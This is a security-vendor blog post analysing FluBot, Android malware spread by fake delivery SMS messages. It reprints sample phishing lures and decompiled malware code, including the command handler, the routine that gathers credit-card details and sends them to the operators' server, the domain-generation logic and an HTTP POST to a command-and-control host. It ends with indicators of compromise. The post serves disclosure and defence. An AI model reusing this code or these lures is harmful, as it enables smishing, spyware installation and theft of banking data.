FluBot Android Malware Spreading Rapidly Through Europe, May Hit U.S. Soon

proofpoint.com/us/blog/threat-insight/flubot-android-malware-spreading-rapidly-through-europe-may-hit-us-soon

April 27, 2021

Blog

Threat Insight

FluBot Android Malware Spreading Rapidly Through Europe, May Hit U.S. Soon

April 27, 2021 Crista Giering, fnaves, Andrew Conway, and Adam McNeil

Overview

After a brief dip in activity in early March 2021, which is attributed to arrests made by Spanish authorities,[i][ii] the FluBot Android malware has picked back up, spreading throughout various countries in Europe via its SMS package delivery scheme. Its latest victims include Android users in the United Kingdom, Germany, Hungary, Italy,[iii] Poland, and Spain, based on Proofpoint and opensource information,[iv] and it may be on the cusp of spreading among US users. Proofpoint researchers have reverse engineered samples of FluBot versions 3.7 and 4.0 used with FedEx, DHL, and Correos lures and detail our findings below.

Recent FluBot Activity

The FluBot threat actors have substantially branched out beyond their initial target of Spain, which originally accounted for the vast majority of infections since the malware's discovery in late 2020.[v] The campaigns now encompass the UK, Germany, Hungary, Italy, Poland, and Spain with new recipients, including the U.S., likely to be added.

Proofpoint has observed over 700 unique domains being used in the English-language campaign alone, which is almost exclusively hitting UK users. According to Proofpoint data, the campaign in the United Kingdom began with messages from Germany but were quickly replaced by messages from UK senders. The German-language messages were turned off once the UK messages were established, indicating a conscious effort to spread FluBot from country to country. Proofpoint estimates that there are about 7,000 currently infected devices spreading the English-language campaign through the UK, but the volume of malicious SMS messages can number in the tens of thousands per hour and some mobile subscribers have received up to six SMS messages with the FluBot link.

Proofpoint has seen German and English-language SMS messages being sent to U.S. users from Europe, which may be the result of the malware sending to everyone on the infected devices' contact lists. However, we are not yet seeing a concerted effort to infect U.S. phones in the way that we have in the UK.

FluBot continues to strictly operate via SMS with no observed spreading via email at this time. The FluBot versions analyzed by Proofpoint impact at a minimum Android SDK version 7.0 and target Android SDK version 9.0.

FluBot: A Breakdown

Proofpoint researchers have reverse engineered samples of FluBot versions 3.7 and 4.0 and determined they have the same functionality but differ in some elements of their obfuscation and C2 communication.

SMS Phishing

Regardless of the malware version or lure, each FluBot infection begins with a potential victim receiving an SMS message impersonating a delivery service. The messages are variations on delivery themes (Figure 1), such as "FEDEX Your package is arriving, track here" and include links to compromised sites. If the victim follows the link, they are prompted to download a malicious app that, to lend credibility, has the delivery service's logo as its icon and uses legitimate looking APK files (Android's app file format) with FluBot encrypted and embedded inside.

Of the samples Proofpoint researchers have analyzed, FluBot v3.7 uses package names of com.tencent.mobileqq and com.tencent.mm with FedEx, DHL, and Correos lures while v4.0 uses a package name of com.eg.android.AlipayGphone with DHL lures.

Sample of Lures in English, German, and Italian
Hi. We have (1) package pending on your name. Schedule delivery now:
Dhl express 6345574045 from SENDBIKE.COM estimated 24/04. Manage delivery:
Good news! Your missguided parcel is on board for delivery. Track your parcel
Order 4160894 is due to be delivered today. For a current eta click
Delivery date is 24/04. Follow the journey at
Order 4160894 is due to be delivered today. For a current ETA click
Louis Vuitton: Ihr Paket mit UPS wird morgen geliefert! Klicken Siezum Verfolgenauf
Domani 10:00 - 16:00 consegneremo il tuo pacco. Conferma il tuo indirizzo cliccando qui:
Gentile cliente, abbiamo appena spedito il tuo ordine n. Q769767. Segui la spedizione qui:

Figure 1. Sample of lures.

Functionality

After the app is installed, user interaction is required to provide the malware with full access to the device via the Android Accessibility Service and Notification access. Figure 2 show the sequence of prompts with a fake FedEx lure that lead the victim through providing this access.



Figure 2. Action, installation, and access notifications

Once given the permissions, both FluBot versions act as spyware, SMS spammer, and credit card and banking credential stealers all in one. Reaching out to the C2 server, the malware sends the victim's contact list and retrieves an SMS phishing message and number to continue its spread using the victim's device.

Additional functionality (Figure 3) includes intercepting SMS messages, USSD messages from the telecom operator, and app notifications, opening pages on a victim's browser, disabling Google Play Protect to prevent its detection, opening a SOCKS connection and creating a SOCKS proxy for communication depending on the C2 request, and uninstalling any app as directed by the C2. The malware also uses the system's "locale.getLanguage()" to set the text language for interfacing with the victim, ensuring they will be none the wiser when they encounter notifications.

```
int v0 = -1;
switch(arg12.hashCode()) {
    case -659046262: {
        if(arg12.equals("SMS_INT_TOGGLE")) {
            v0 = 1;
        }
    }
    case 63294573: {
        if(arg12.equals("BLOCK")) {
            v0 = 10;
        }

        break;
    }
    case 79072527: {
        if(arg12.equals("SOCKS")) {
            v0 = 11;
        }

        break;
    }
    case 279273946: {
        if(arg12.equals("OPEN_URL")) {
            v0 = 2;
        }

        break;
    }
    case 1628351171: {
        if(arg12.equals("RUN_USSD")) {
            v0 = 8;
        }

        break;
    }
    case 1844385979: {
        if(arg12.equals("DISABLE_PLAY_PROTECT")) {
            v0 = 3;
        }

        break;
    }
    case 1912768572: {
        if(arg12.equals("RELOAD_INJECTS")) {
            v0 = 6;
        }

        break;
    }
    case 2031367170: {
        if(arg12.equals("SEND_SMS")) {
            v0 = 5;
        }

        break;
    }
    case 2117774140: {
        if(arg12.equals("GET_CONTACTS")) {
            v0 = 0;
        }

        break;
```

Figure 3. Part of the code that handles commands from C2.

Another key part of the malware's functionality is its ability to install display overlays for various banking apps and Google Play verification (Figure 4). When the malware has captured the victim's credit card information, the card number format is validated locally and then sent to the C2 for exploitation (Figure 5).



Figure 4. Google Play verification.

```
        if(v2 >= 1 && v2 <= 12 && v3 >= v7 && v3 <= v7 + 20) {
            String v2_1 = CardActivity.this.editTextCardNum.getText().toString();
            if(!CardActivity.this.CheckLuhn(v2_1)) {
                CardActivity.this.Error(LangTxt.txt[0x20]);
                return;
            }

            String v7_1 = "Name: " + CardActivity.this.editTextName.getText().toString() + "\r\n" + "Card: " + CardActivity.this.editTextCardNum.getText()
            PanelReq.SendAsync(String.format("%s,%s,%s", "LOG", "CARD_BLOCK", v7_1), Boolean.valueOf(true));
            String v3_1 = CardActivity.this.getString(0x7F0F001C);
            SharedPreferences.Editor v2_2 = CardActivity.this.getSharedPreferences(v3_1, 0).edit();
            v2_2.putString("c", v7_1);
            v2_2.commit();
            CardActivity.this.exiting = true;
            CardActivity.block = false;
            CardActivity.this.finishAndRemoveTask();
            return;
        }

        CardActivity.this.Error(LangTxt.txt[0x1F]);
        return;
    }

    CardActivity.this.Error(LangTxt.txt[29]);
}
```

Figure 5. Code of victim credit card data being assembled.

Obfuscation

In the samples Proofpoint researchers analyzed, there is a change in the obfuscation of the class names. Version 3.7 in fake FedEx and Correos campaigns, does not obfuscate the class names while v3.7 and v.4.0 in DHL campaigns use obfuscated class names (Figures 6 and 7). All versions have string and method names obfuscated.



Figure 6. Class names in v3.7 using FedEx lure.

Figure 7. Class names in v4.0 using DHL lure.

Communication

FluBot uses a domain generation algorithm (DGA) to connect to its C2 server, generating a list of domains to try until it finds one it can reach. Using this method, the threat actors can switch the domains they are using for C2 communication quickly as they become blocked or taken down.

In FluBot v3.7 the number added to the seed used by DGA is static whereas in v4.0 the number added to the seed is specific to the language set of the victim's device (Figure 8). Version 3.7 is using the TLDs ".ru," ".com," and ".cn" while v4.0 is using the TLDs ".ru," ".su," and ".cn."

```
case 12: {
    k.a = "49";
    k.b = 0x799;
    h.a = h.d;
    break;
}
case 13: {
    k.a = "48";
    k.b = 0xB73;
    h.a = h.f;
    break;
}
case 14: {
    k.a = "39";
    k.b = 0x715;
    h.a = h.c;
    break;
}
case 15:
case 16:
case 17:
case 18: {
    k.a = "34";
    k.b = 0x470;
    h.a = h.e;
    break;
}
case 19:
case 20: {
    k.a = "44";
    k.b = 0x66A;
    h.a = h.b;
    break;
}
```

Figure 8. FluBot sets the app language and determines DGA number to be added.

For communication with the C2 FluBot uses the HTTP Using POST method on port 80 with POST body encrypted and then encoded to base64 (Figures 9 and 10).

```
public static String Send(String arg9, String arg10) {
    try {
        HttpCom v1 = new HttpCom();
        v1.SetPort(80);
        v1.SetHost(arg9);
        v1.SetPath("/poll.php");
        String v9 = "";
        SecureRandom v2 = new SecureRandom();
        int v4;
        for(v4 = 0; v4 < 10; ++v4) {
            v9 = v9 + ((char)(v2.nextInt(25) + 97));
        }

        String v2_1 = BotId.GetBotId(null) + "," + v9;
        String v4_1 = PanelReq.EncryptRSA(v2_1);
        byte[] v6 = new byte[10];
        int v7;
        for(v7 = 0; v7 < 10; ++v7) {
            v6[v7] = (byte)v9.charAt(v7);
        }

        byte[] v9_1 = arg10.getBytes(StandardCharsets.UTF_8);
        PanelReq.Encrypt(v9_1, v6, true);
        v1.SetPostContent(String.format("%s\r\n%s", v4_1, Base64.encodeToString(v9_1, 2)));
        v1.SetPost(true);
        if(!v1.Submit()) {
            return null;
        }

        String v9_2 = v1.GetOutputString();
        if(v9_2 == null) {
            return null;
        }

        byte[] v9_3 = Base64.decode(v9_2, 0);
        PanelReq.Encrypt(v9_3, v6, false);
        String[] v9_4 = new String(v9_3, StandardCharsets.UTF_8).split("\r\n", 2);
        if(v9_4.length != 2) {
            return null;
        }
```

Figure 9. Image of encryption and base64 encoding of traffic.

```
POST /poll.php HTTP/1.1
Host: senxqkrjyaupygj.ru
Content-Length:
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U;
Connection: Keep-Alive
Accept-Encoding: gzip
```

Figure 10. Assembled HTTP packet to send data to C2.

Outlook

FluBot is likley to continue to spread at a fairly rapid rate, moving methodically from country to country via a conscious effort by the threat actors. As long as there are users willing to trust an unexpected SMS message and follow the threat actors' provided instructions and prompts, campaigns such as these will be successful.

To reduce your personal risk of becoming a victim of FluBot, Proofpoint recommends that all mobile users:

- Be wary of unexpected SMS messages.
- Refrain from installing applications outside of legitimate app stores.
- Take the time to verify that the requested permissions make sense when you do install new apps.

ET Signatures

2031445 - ET MOBILE_MALWARE Android Flubot / LIKEACHARM Stealer Exfil (POST) (mobile_malware.rules)

Indicators of Compromise

FluBot v3.7

Correos Theme Hashes
446833e3f8b04d4c3c2d2288e456328266524e396adbfeba3769d00727481e80
bb85cd885fad625bcd2899577582bad17e0d1f010f687fc09cdeb8fe9cc6d3e1
8c14d5bc5175c42c8dd65601b4964953f8179cfe5e627e5c952b6afd5ce7d39d
1340697dd3d7a20fc97bd21413d0d415be38515befdf09ac7b27da6559b28bbd
04f8e3282001bd6ab956cb274eae18f5ff27b836831fe505c370225e077cc5f9
9b0af385bc15bc36c5f6f8b38360605133841ca146d165394b47cf8838fab7c3
04377b7e2e83c34df6e6953f74d0a0e054a85ba9a6ce36d876fcfd2cc66830d8
399be381b5aaa57c47b826f96244fffee880c3fc4db710eb22de4f1490297a15

3a99697e40f337b7274cd1a93c2556d52567431dce58a47c02467afc73a90264
Fedex Theme Hashes
a601164199bbf14c5adf4d6a6d6c6de20f2ab35ec7301588bceb4ee7bb7d1fdc
f0fa95c3b022fb4fee1c2328ffbc2a9567269e5826b221d813349ebf980b34da
07ba6893c4ffc95638d4d1152f7c5b03aca4970474a95bf50942c619aa4382ae
ca5ba6098a2a5b49c82b7351920966009a99444da4d6f6e5a6649e5e2aeb3ff8
8be8576c742f31d690d449ab317b8fb562d03bc7c9dc33fa5abf09099b32d7a0
a2f1e1fa5c54caf389db3d987689e658944c63f784191b812fa2632fc088deca
8e6e903465b7f2b6bcee7f5d36705cfd3207124dfa59cdbd87421aa375b392c9
d20ffa7a8ff89a4715dd057e57e9b524caaf456cb073e39a0aebe0e23f4735c0
fb89ed9ee5871b5a81c648940a3c56f7cbe5419a5abf0e85ad8adf993774cfca
f4e6c1f5f412abb52233476eb91ee0d26237dbf38a9662493dff944e6d665ad9
2414f996b7f5e738591fddfc32bcd6eb7d6f83e7e6f68ae107d14e73dcb04d6f
2e6fc58f22d79504a3b29a58283a846371606da5f220a69abdb92a5e3a9667f6
df4e6f1c484fc32875f89470e9a4ef98ef1c285277b48a39bbb094ec23742ac2
04610a4a84b901651ae41d9dcd95aaf9f9da64b561129656847f8121a4bef598
48391e4e7e7e4375766aeefa85cb3ba19b2a44dfa2f91028d733fcaefb5911f8
5669f1f31e1385196d1bc29899e52cfe97a25a9667a785bf27ec45ca80f1cbba

918b2fa384a48a225c2c3d764769b223625e5cb93083d2700ed29e2673d31f90
b2d5175280439b7c0a0a2111bc9b44d79cfffe33c7905d1cab9c4198b23e0e3f
e9c25d4eccf4583da20dd37ceca0356ccbd998eb2ed5683b57da2a78378f2567
e799522c2af6c0944df09ed56f96ec83e388786c5d09a7210376b5339a06a255
8c404bd4ccd76aa8b041a5688388981f83b2bcb72c3c5b1a951e198abcd84054
6bcdfabe32a5c338b6e4942dbdf6f0137d005c6688634d55301cf0b9bdb717b1
b66cf091750015413f63d048de8eb05b41d3e0d7e6ee33b86ae852f5bca40a66
6de8e6aeda050c499a2908be94209153f2f86b46e71cb33524e445a8c8b058a7
504f444443149c1a5c361c313636fba3e5cc6385e93d49e32ecbbb2a17db491a
bb9d92094e085f9e5ea986ed4ef33f176075ce46155fa44f5b047ec7e8af5d4f
57d0c66115b590367146682b6fe27fb88a0ed107ac35435b61af5869d1a2325d
514c8d3ca8a9c131f488e077f30d0e60d71e33c64341aec435e7e7e4ca9d9c2e
2aed52b826c9e7169dd055a4582ea71703c43588a72fa36f043122db95373a47
0ca49d235f9d5610af9d9016729d73f5fff5bd1e82307f086ec09bdb126984f8
72ee135f37eef3b364fc83736190bc842700d535e3ae8033cba93320b7786f7c
32a9881fbc6216b520d64fa54d0cb2fee6ad75ea82fa0a883f0916b148de279d
0cda5de526ff75eca7725d5df753490eb7359e66bc720c30102acd2789dc6eb7
4885173326d13c153541042bee1af0ee1ab55dbca0142baf9ff5195a2b2e8a41

ef56e101fc2d0fd4f157ed58929512e3484fe47fed6dbf18564bf9eecaac8834
cf41afb793660067b95e7c11fb450977185695df2731033efc15d0a8572ad853
f80e4f8e939310be1563759f64dc89a3739660255e7b72abd7973f3fe7fc6eb3
fef848e7de41e600b1d7452cf1187ead8efd1367eb3e11ffd0de8df25cd37a2a
d3cea9e03229e6e74e106c3195531e1d126ce28b8d06c89bf29eae3e45450358
26d4d40ebaad79743acb70a2df8b653edddf95ee4affcb249df41a068a9a0df4
2b63fd3169eff2508e91dd87bcacb079183776b79ab49b0f301fde6045283303
dcfc478b03312a8b47ee2113aa25a3694b4717943b5261a42fa5cf1aa035e575
b93c903b683f1c5aecf1279b592ec4c9452375c3fff0d9a0714b62e79a608db1
e1c454cd1d22dfa0bed6f8ea9b71951fab2cbc62366f510a54c359632cb36246
719f806133baddda791dd8903d0195a4738528edc10ac80f7e0a0c0a8ce22970
92a58152f5da97f3ab259f815f45b9d05fd8a0245da8c4a6718be1ca8c3aca0b
d23c4e2f7e6dd4a3e93e02d2ce94bdeff27ef5416c28e8939e676fbceaf3a4c8
4d22c11a05db23129ec2e1b6929d1c8618a790c9feb210ba66c37a3e0cf93cdb
2724f309fa751e2998503bee1a7d65b8705b22142c7c90ebc4b9cb0161ce4273
a6b23a479bf4d6366c59361cfbaf51899689a2f009352e4016dd61bd97aa5917
96d27b5e669acfb4ce7e0f07879b759a34c916f976a80d236ce9dacdf5de2cbd
e077cc0be83d2fd545b50c3cac634f4d028e3b25943b14db1acfa5ac8bc02610

43a2052b87100cf04e67c3c8c400fa203e0e8f08381929c935cff2d1f80f0729
9f295f057239211e110ad1ce0319222c49b056c8a2e88561f001b65feb3cb288
6078f207771b2576298de0cb7fa9146937e92ffe8c83c0bbd08bd2bad7a55ca4
bc95b92a848082b6aee27250f63b5e40ffd590cf224e1dce39b5cdd0fd481eac
51cc314d0bdcda1178dbda4e2507a8c2a057ae52594e49570ed9848406d45fa0
38d11179fd2255ec95dea83e458266a1e4308c013ea2cb31646783e5031482bc
6399dbfb96e4dfb01f36c051d6eb75530324246814cc6fbf14ea3ef1dc1eca76
c9ab1bce68498551a78c4c28cbbc36e4a827d81a51090d6ed4a5b9ca1fdfb698
4400fca6a1fd60f0d7ac038f47db379d0a7e63c73ca1ef0f4d1a039d47c94de3
0f82a27638d9d8d14b3be2c6b71744748cb7d6928066f5b6ec06efd86853c76b
672824e0780f68cfd22aec1d766b5ba473fdee2403510bc79d20f6b317c7115c
38d4fd73d2dbb758a57864c577211d96bdd39764a11b8187465f72636695cd7f
c9672d7840b35afee2aee5ff980f14a42a04da9f31436aba870f1fb13632c02e
b5492d90245441a01860f1b5360624b8c1c7b987e97e016c741a65ec01eeb9ba
e7e81a82dcafb421143deae95bc954749b67da72608a19786b5810d32456b1eb
2b24faa1f92f2926d6fd79211ed74cae8e475f7666fd0f40511e552780dc1535
7df92a415ba6198b2e5e6ad18c99b6fcda5e1e357b8b8d5853e775afd8a5f3a2
af0b3b85bc8755c30c91b4b8cc9d900f8023a61b0b6683a9058de85fc0d3413c

2403ec1141355d0d84ef51d23694761fa816bed6031a075424f1c4493edf5f1c
5f24417a092eadd838b9909ee844536a23ecc0f7708cb0bde65ea18af653b09a
d0276a7f0e4674090bd14f89a7b93a2c14f86a6514e181f7241ac8bf83ba023b
e34ef859b938c25ecba3658443a5ad842f9dbedc8acfdc0a7d0982b1441954a5
a1b46e79cdf13dd1b42e2b5ef2a9e7b4a50014e0d91632a828a8315dd4ea940f
b87075fc32158f1751bd7254be1ba25d3ac8f168caa56cd83fc01716bcc300b5
5d3330b73fce6bb3f262eb107ae9b332da78f9a384634539873e6010f46626ee
7c39099f3bf8225a29bfa1a0d689a75c6118b76011e0bdf20fea0e79b542ad50
9e5083fd5c1a4c129d6f19096b7248feaf7ab7a3c6e92b31449ebf89d241edeb
6c0a450eddecb55cec0b1b3da3914ea1be2ef4f23a8dbf4cf46bb2d3935ea340
DHL Theme Hashes
54ecabbff30b05a6a97531f7dec837891ce49ae89878eaf38714c1874f5f1d15
c3838f9544e613917068f1b2e22ab647fd5a60701e1045b713767a92cf79f983
ab29813b1da1da48b4452c849eedc35b6c52044946d39392530573c540916f74

FluBot v4.0

DHL Theme Hashes
3a4bdcb1071e8c29c62778101b7ae8746f3ee57cb1588e84d7ee1991964703e6
22025590bbb4d3a30658fea45a936b6a346479c83d1c35f85521a1ac564342a0

774acbfbedd2a37e636f6251af84a7abb2e64c2db9d6de5ce0fec4121064ea49
3bf82acb8d511bfef3e083b73136824aab3612b516f150d916fe351b7e5bc9d3
8bb8b1a1dc1487db610700f6b59ea4ab44ddc2f52e0eca06f8d1da663b312b58
c856670da3f4bcee554e84f1c7ea9d0073fd60569f81830929f9c33c4fbfada7
1411e301dd3d9d9d06d9a077492e89ea75f41acfe7227d59561c6778a8ab6dd7
1f03c62639391c0174f3c295982abdfc23984993098db6c1073a9ad4079f1998
81815263866cf44b0e1ddb27e93f390d575743d5057b68e753a9555f7bcf15db
1044464e5af97b6d8c93093b4f81cce1564d1ee18d7e2ed08f1679aed7bde7db
b835202353b2425abf286b6316353111e784babb6e3cb397cc58e8498b5d4761
8ccdfeb02a621e83e3809b47f0415e33b2c26ee717594da22209a1fd7f35427f
1e04af538d3fafd31f121dd1e8fb010c4bd1a95db3b35bf74bad4b9c0259af1f
0b0675d2a35e9e8a6450dfb91a13c5336f328f39e24d1931609e126d1f1e3ffe
ab99c056d6afca4a18c6b01b680fd18f603839d2d9b7a7adec9556f61b161f8d
fc4ca994fb23a4a124eb1f11a00582851ca732d940501bd53d7a693f6580cba5
74183f6454d2aaa44fcb363eb71beb33f04845c7fe4b402d06a87bab7b99e235
18437fae5bfb729d18ddc88d6331612beb9261061e4b00ea5ed627c14af93a4d
ed3b75d5e034cdaa814dbec354c49921f78265c9813aeb7fb2f8e8e3e55e7f10
04871d73910f1b2b608e47d04fae4dd12e48b04d290cb603731e4ae2ad7a220e

0c48c2e092790355fd56688ea1c1f2391965e80864d121e5c5942a19bba9b7cb

146c4b26c7885814769f953aaecfeeccd2710ff36563119d79998795c3a4d68b

dfd350f6934e80410b7228fcbb3c6de94e1e62d8fc8f0e430da4d57919ad095c

4ea01c8329704887ed9c5f89be522af12a60553adae982f2802cce157281c4f1

2984ca6790fe93d9a94d3b3513498605bed4dd7263b242594d62b8119d0d5b36

488a00b7f585e3ad8103df840eeaae16e684becab0d7b7800e8fefdd10545007

9c254df2f44f3c02fcf12a9726a68336ad9d7f1574cf35d32bbe8545363c99af

e65f271a76c176402f09c93003c21c8e4e33a572a1917b2532f5363aee604e4c

23c36b60b1d9f4b851fe2b36719159daac720dc5aaa7d853705055c8f5001742

8bf1d308c3b62168f785947050205470a2d113f0f9b66485cdb4cb9d642be119

cd6621ef1355f93238d34cd65e710a66d94116c85febd2f8a724dfe081675d8a

6f0d057ab687060e68e86b1bf3a9a83f25bb5359046578d73bbe010017200ffa

c38c6f32c7c0fb0ca9345ba90eeb251cd2654dd1f07643f543f85a1c35909191

6de731d1f35c8629a0fc83a66c2289673d719784195fdad8cc101d7caf2bf03f

df391b2518bb720cfc61b38473e0e5927e6636464c45b16fe2e1f6711a61ecd9

c10d360b82d3107f99d88b1872ee66456fc0dc28d21b98da63f6eddc76f0b097

52ce0e97dac57a3ad2ae7947470c3dc7727f67972bef40878f85420862b3ca02

0be61e6ba00817becc36b12cad0d9ecb2237229f580c493b9a6c74275ccce95e

5feb44bffcab265717c3fc37d500c21497746271d05c204755b2f1a5ee00f187
5d0dd97485a7d6ce6b99a01d85b67337f457e3ea9995a536adc95b33b15d138f
7eae34ba2405d12459b91de410b34d39014992dc5bf5ba36d84a08ec47ec38f3
d7c9b913c274fbc6eb68df2e69366fd563bbe5c00581c162d62239998fce5d29
13dc7490cc97964ed2d751d105634b321ca0751e5d1d06c8d17a45946534d235
090978364ab3eb87f49770d24334e0bebb41c89fd70ee56574e6c69ef7d02095
beda324f7ea10d60cf197a190cf36d30998ebe474c51370475c1e8ad2ab126d1
e103d64b3810b76f8f12684604ec7508980d4208559976b71d18dc7fc7a10964
